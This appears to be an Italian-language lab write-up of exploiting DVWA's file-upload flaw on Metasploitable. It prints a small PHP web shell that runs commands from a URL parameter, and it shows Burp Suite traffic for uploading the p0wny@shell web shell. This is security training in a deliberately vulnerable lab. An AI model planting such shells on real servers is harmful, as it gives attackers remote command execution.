S6L2 Exploit File Upload


Proviamo a caricare una semplice shell in linguaggio PHP e sfruttarla sulla DVWA.

Configuriamo le macchine kali e metasploitable del nostro laboratorio in modo che comunicano tra di loro.


Ora proviamo a sfruttare la vulnerabilità del nostro file upload, che ora è presente sulla DVWA,

per prendere il controllo della macchina ed eseguire i comandi da remoto tramite la nostra shell in PHP.

Per intercettare ed analizzare ogni richiesta verso la DVWA utilizziamo BurpSuit.




La nostra shell in PHP



Impostiamo il livello della sicurezza su LOW


E carichiamo il nostro file php

```
┌──(kali㉿kali)-[~/Desktop/Exploit PUT]
└─$ sudo nc 192.168.50.101 80
[sudo] password for kali:
<?php
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    echo '<pre>';
    $result = shell_exec($cmd);
    echo $result;
    echo '</pre>';
}
?>
       <html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>


                _                  _       _ _                 _       _     _____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ /
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ |_ \
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __/___) |
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|____/
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>
```



In BurpSuite possiamo notare la nostra richiesta verso la DVWA con il file caricato

E andiamo a inserire il percorso per raggiungere la nostra shell e utilizziamo il comando ls per visualizzare i file presenti.



Proviamo ad utilizzare un codice in PHP più sofisticato in modo da ottenere un interfaccia grafica e funzioni avanzare (codice in allegato)

Facciamo lo stesso procedimento per caricare la shell su DVWA e andiamo ad inserire il percorso ed ecco qui la nostra shell.

Su BurpSuite notiamo sempre la richiesta verso la DVWA con il file caricato

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
5	http://192.168.50.101	POST	/dvwa/login.php	✓		302	354	HTML	php				192.168.50.101		11:28:11 8 Ja...	8080
6	http://192.168.50.101	GET	/dvwa/index.php			200	4895	HTML	php	Damn Vulnerable Web ...			192.168.50.101		11:28:11 8 Ja...	8080
7	http://192.168.50.101	GET	/dvwa/security.php			200	4416	HTML	php	Damn Vulnerable Web ...			192.168.50.101		11:28:16 8 Ja...	8080
8	http://192.168.50.101	POST	/dvwa/security.php	✓		302	389	HTML	php				192.168.50.101	security=low	11:28:18 8 Ja...	8080
9	http://192.168.50.101	GET	/dvwa/security.php			200	4497	HTML	php	Damn Vulnerable Web ...			192.168.50.101		11:28:18 8 Ja...	8080
10	http://192.168.50.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web ...			192.168.50.101		11:28:21 8 Ja...	8080
11	http://192.168.50.101	POST	/dvwa/vulnerabilities/upload/	✓		200	4891	HTML		Damn Vulnerable Web ...			192.168.50.101		11:28:28 8 Ja...	8080
12	http://192.168.50.101	GET	/			200	1086	HTML		Metasploitable2 - Linux			192.168.50.101		11:28:36 8 Ja...	8080
13	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php			200	15474	HTML	php	p0wny@shell:~#			192.168.50.101		11:29:19 8 Ja...	8080
14	http://192.168.50.101	POST	/dvwa/hackable/uploads/shell.php?...	✓		200	251	JSON	php				192.168.50.101		11:29:20 8 Ja...	8080
15	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php					HTML	php				192.168.50.101		12:27:48 8 Ja...	8080

Request

Pretty Raw Hex

```
GET /dvwa/hackable/uploads/shell.php HTTP/1.1
Host: 192.168.50.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=7f8fa66d8ea0b872c1348d9fe6973575
Connection: close
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Mon, 08 Jan 2024 16:29:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 15277
Connection: close
Content-Type: text/html

<!DOCTYPE html>

<html>

  <head>
    <meta charset="UTF-8" />
    <title>
      p0wny@shell:~#
    </title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <style>
      html,body{
        margin:0;
        padding:0;
        background:#333;
        color:#eee;
        font-family:monospace;
        width:100vw;
        height:100vh;
        overflow:hidden;
      }

      *::-webkit-scrollbar-track{
        border-radius:8px;
        background-color:#353535;
      }

```